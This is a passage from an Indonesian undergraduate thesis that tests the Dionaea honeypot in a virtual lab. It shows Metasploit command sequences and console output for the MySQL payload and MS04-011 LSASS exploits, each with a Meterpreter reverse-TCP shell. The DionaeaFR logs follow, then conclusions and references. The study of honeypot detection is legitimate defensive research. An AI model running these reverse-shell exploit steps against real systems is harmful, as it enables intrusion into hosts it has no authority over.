Gambar 15. Hasil dari *DionaeaFR* terhadap eksploitasi *MS03_026_DCOM*

Pada Gambar 15. *Dionaea* berhasil mengenali eksploit MS03_026_DCOM. Pada gambar terlihat beberapa layanan yang seharusnya dapat dieksploitasi yaitu :

- a. Spools
- b. Lsarp
- c. SVCCTL
- d. MGMT
- e. DCOM

4.3.3.2. MySQL_Payload

Pada pengujian selanjutnya adalah dengan menggunakan eksploit MySQL_Payload yang menggunakan port 3306. Berikut ini merupakan perintah yang digunakan untuk menguji eksploit :

```
search mysql
use exploit/windows/mysql/mysql_payload
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
```

Tabel 5. Spesifikasi eksploitasi MySQL_Payload layanan MySQL pada port 3306

Spesifikasi eksploitasi	Keterangan
Exploit	windows/mysql/mysql_payload
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	3306
LHOST	192.168.0.103
LPORT	4444

```
msf exploit(28bitftp_list_reply) > use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > show options
BackTrack
Module options (exploit/windows/mysql/mysql_payload):
-----
Name          Current Setting  Required  Description
-----
FORCE_UDF_UPLOAD  false           no        Always attempt to install 'uifs.exec()' mysql.function.
PASSWORD        no              no        The password for the specified username
RHOST           yes             yes       The target address
RPORT           3306            yes       The target port
USERNAME         root            no        The username to authenticate as

Exploit target:
-----
Id  Name
--  ---
0   Automatic

msf exploit(mysql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mysql_payload) > set RHOST 192.168.0.102
RHOST => 192.168.0.102
msf exploit(mysql_payload) > exploit
msf exploit(mysql_payload) > exploit
[*] Exploit failed: The following options failed to validate: LHOST.
msf exploit(mysql_payload) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf exploit(mysql_payload) > exploit
```

Gambar 15. Eksploitasi MySQL_Payload pada layanan MySQL port 3306

Gambar 16. Hasil dari *DionaeaFR* terhadap eksploitasi MySQL_Payload

4.3.3.3. MS04_011_LSASS

Percobaan eksploitasi berikutnya adalah dengan menggunakan MS04_011_LSASS yang menyerang port 445 atau layanan SMB. Layanan ini biasa digunakan untuk *file sharing* atau *printer sharing*. Berikut ini merupakan perintah yang dilakukan untuk menjalankan eksploitasi MS04_011_LSASS :

```
search smb
use exploit/windows/smb/ms04_011_lsass
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
```

Tabel 5. Spesifikasi eksploitasi MS04_011_LSASS layanan SMB pada port 445

Spesifikasi eksploitasi	Keterangan
Exploit	windows/smb/ms04_011_lsass
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	445
LHOST	192.168.0.103
LPORT	4444

```

Module: og11ens (exploit/windows/smb/ms04_011_lsass)
BackTrack
-----
Name      Current Setting  Required  Description
-----
RHOST    192.168.0.102   yes       The target address
RPORT    445              yes       Set the SMB service port

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
LHOST    192.168.0.103   yes       The listen address
LPORT    4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on 192.168.0.103:4444
[*] Binding to 3919286a-b10c-11d0-9b98-00c04fd92ef5:0@mcafee:192.168.0.102(\\sarpcl...
[*] Bound to 3919286a-b10c-11d0-9b98-00c04fd92ef5:0@mcafee:192.168.0.102(\\sarpcl...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
msf exploit(ms04_011_lsass) >

```

Gambar 16. Eksploitasi MS04_011_LSASS pada layanan SMB port 445

Type	Transport	Protocol	Timestamp	Root	Parent	CC	IP_SRC	Port_SRC	IP_DST	Port_DST
accept	tcp	smbd	06-05-2013 15:21:48	15378	None	?	192.168.0.103	47146	192.168.0.102	445

Service	Name	Vuln
NWWSK	NwOpenEnumNdsSubTrees	MS06-066
MSMQ	QMDeleteObject	MS05-017
DSSETUP	DsRolerUpgradeDownlevelServer	MS04-011

Gambar 17. Hasil dari DionaeaFR terhadap eksploitasi MS04_011_LSASS

Pada Gambar 17. dapat terlihat 3 layanan yang seharusnya dapat dieksploitasi, yaitu :

- NWWSK
- MSMQ
- DSSETUP

5. KESIMPULAN DAN SARAN

5.1. Kesimpulan

Kesimpulan yang dapat diambil dalam laporan tugas akhir ini adalah:

- Seluruh komputer virtual dengan spesifikasi kebutuhan perangkat keras yang terbatas dapat bekerja sesuai dengan skenario yang telah ditentukan. Hasil yang didapat memberikan gambaran nyata terhadap kegiatan serangan bila terjadi pada jaringan komputer yang sebenarnya.
- Low-interaction Honeypot Dionaea* telah berhasil membuat layanan palsu sebagai target serangan dan mencatat serangan atau aktivitas yang dianggap dapat membahayakan sistem jaringan
- Serangan terhadap layanan palsu *Dionaea* pada keamanan jaringan virtual dengan kategori *low-interaction*, yaitu *port scanning* dan eksploitasi layanan telah berhasil diimplementasikan dengan menggunakan *BackTrack*.

5.2. Saran

Beberapa saran yang perlu dipertimbangkan untuk mengembangkan penelitian ini dengan memperhatikan hal-hal sebagai berikut, yaitu :

- Pada serangan dengan *low-interaction* masih dapat dilakukan beberapa macam bentuk penyerangan serta pola serangan lainnya terhadap layanan yang rentan, seperti menggunakan alat penetration testing berupa *Armitage* dan *port* terbuka lainnya seperti layanan FTP pada *port* 20 dan SSH pada *port* 22.
- Impelementasi jaringan dan *low-interaction Honeypot Dionaea* dapat dilakukan secara non-virtual sehingga dapat mendapatkan *binary file* yang dikirim oleh penyerang.

DAFTAR PUSTAKA

- Anonim, "MSMQ Overview and Installation", diakses dari http://www.networkautomation.com/automate/urc/resources/livedocs/am/7/Other_Resources/MSMQ_Installation_&_Overview.htm, pada tanggal 14 Mei 2013, Pukul 17.00 WIB.
- Anonim, 2012, "What is Linux?", diakses dari <http://www.linux.org/article/view/what-is-linux>, pada tanggal 20 September 2012, pukul 21.05 WIB.
- Bernardo, Todb, 2013, "Oracle MySQL for Microsoft Windows Payload Execution", diakses dari http://www.rapid7.com/db/modules/exploit/windows/mysql/mysql_payload, pada tanggal 3 Mei 2013, pukul 21.30 WIB.
- Bruteforce Lab Team, 2012, "Honeydrive", diakses dari <http://bruteforce.gr/honeydrive>, pada tanggal 3 Maret 2013, pukul 10.00.
- Baumann, Plattner, 2002, "White Paper: Honeypots", Swiss Federal Institute of Technology, Zurich.
- Ciampa, Mark, 2009, "Security+ Guide to Network Security Fundamentals", Course Technology, Kanada.
- Dimas, Wahyu, dkk, "Implementasi Sistem Manajemen Database untuk SQLite", diakses dari <http://digilib.its.ac.id/public/ITS-Undergraduate-16403-Paper-990394.pdf>, pada tanggal 26 Agustus 2013, pukul 15.00.
- Dionaea Project Team, "Dionaea", diakses dari <http://dionaea.carnivore.it/>, pada tanggal 8 Juni 2012.

- [9] Hacking DNA team, 2012 “*Netifera on Backtrack 5*”, diakses dari <http://www.hackingdna.com/2012/09/netifera-on-backtrack-5.html>, pada tanggal 30 April 2013, Pukul 01.40 WIB.
- [10] Intelcotech, “*What is Virtualization?*” diakses dari http://intelecotech.net/start/?page_id=92, pada tanggal 18 Februari 2013, pukul 17.30 WIB.
- [11] Ion, 2013, “*Visualizing Dionaea’s results with DionaeaFR*”, diakses dari <http://bruteforce.gr/visualizing-dionaeas-results-with-dionaeaf.html>, pada tanggal 19 September 2013 pukul 07:00 WIB.
- [12] Kurose, Ross, 2009, “*Computer Networking, A Top-Down Approach, 5th Edition*”, Addison Wesley, Pearson.
- [13] Laurent, Thorsten, 2010, “*Defeating Honeypots : Network issues, Part 1*”, diakses dari <http://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-1>, pada tanggal 6 Juni 2013, pukul 23.50 WIB.
- [14] Louis, Jack, 2010, “*Unicornscan*”, diakses dari <http://www.unicornscan.org/>, pada tanggal 15 Maret 2013, Pukul 07.45 WIB.
- [15] Marchand, Jean-Baptiste, 2006, “*Windows network services internals*” diakses dari http://repo.meh.or.id/Windows/win_net_srv.pdf, pada tanggal 20 September 2013, pukul 17.00 WIB.
- [16] Microsoft, 2003, “*What Is Services for Netware*”, diakses dari [http://technet.microsoft.com/en-us/library/cc759442\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc759442(v=ws.10).aspx), pada tanggal 12 Mei 2013, pukul 19.30 WIB.
- [17] Microsoft, 2004, “*Microsoft Security Bulletin MS03-026*”, diakses dari <http://technet.microsoft.com/en-us/security/bulletin/ms03-026>, pada tanggal 3 Mei 2013, pukul 21.00 WIB.
- [18] Microsoft, 2004, “*Microsoft Security Bulletin MS04-011*”, diakses dari <http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>, pada tanggal 3 Mei 2013, pukul 21.30 WIB.
- [19] Nixcraft, 2012, “*Top 30 Nmap Command Examples For Sys/Network Admins*”, diakses dari <http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/>, pada tanggal 1 Maret 2013, Pukul 15.30 WIB.
- [20] Patrick, Canterino, “*Python Outline*”, diakses dari <http://www.patshaping.de/patrick/texte/pdf/python-outline.pdf>, pada tanggal 23 Agustus 2013, pukul 22:00 WIB.
- [21] Purnomo, 2010, “*Membangun Virtual PC dengan VirtualBox*”, Penerbit Andi, Yogyakarta.
- [22] Rouse, Margaret, 2013, “*DCOM (Distributed Component Object Model)*”, diakses dari <http://whatis.techtarget.com/definition/DCOM-Distributed-Component-Object-Model>, pada tanggal 6 Mei 2013, pukul 17.00 WIB.
- [23] Spitzner, Lance, 2003, “*Honeypots, Definitions and Value of Honeypots*”, diakses dari <http://www.trackinghackers.com/papers/honeypots.html>, pada tanggal 19 September 2013, pukul 07:00 WIB.
- [24] Stallings, William, 2000, “*Network Security Essentials: Applications and Standards*”, Prentice Hall, Pearson.
- [25] Stallings, William, 2003, “*Operating Systems, Interval and Design Principles, 6th Edition*”, Prentice Hall, Pearson.
- [26] Ubuntu Team, “*What is Ubuntu?*”, diakses dari <https://help.ubuntu.com/lts/installation-guide/powerpc/what-is-ubuntu.html>, pada tanggal 19 Juli 2013, pukul 14:00.
- [27] Wahana Komputer, 2012, “*Network Hacking dengan Linux Backtrack*”, Penerbit Andi, Yogyakarta.
- [28] Willie, David, 2012, “*Backtrack 5 Cookbook*”, Packt Publishing, Birmingham.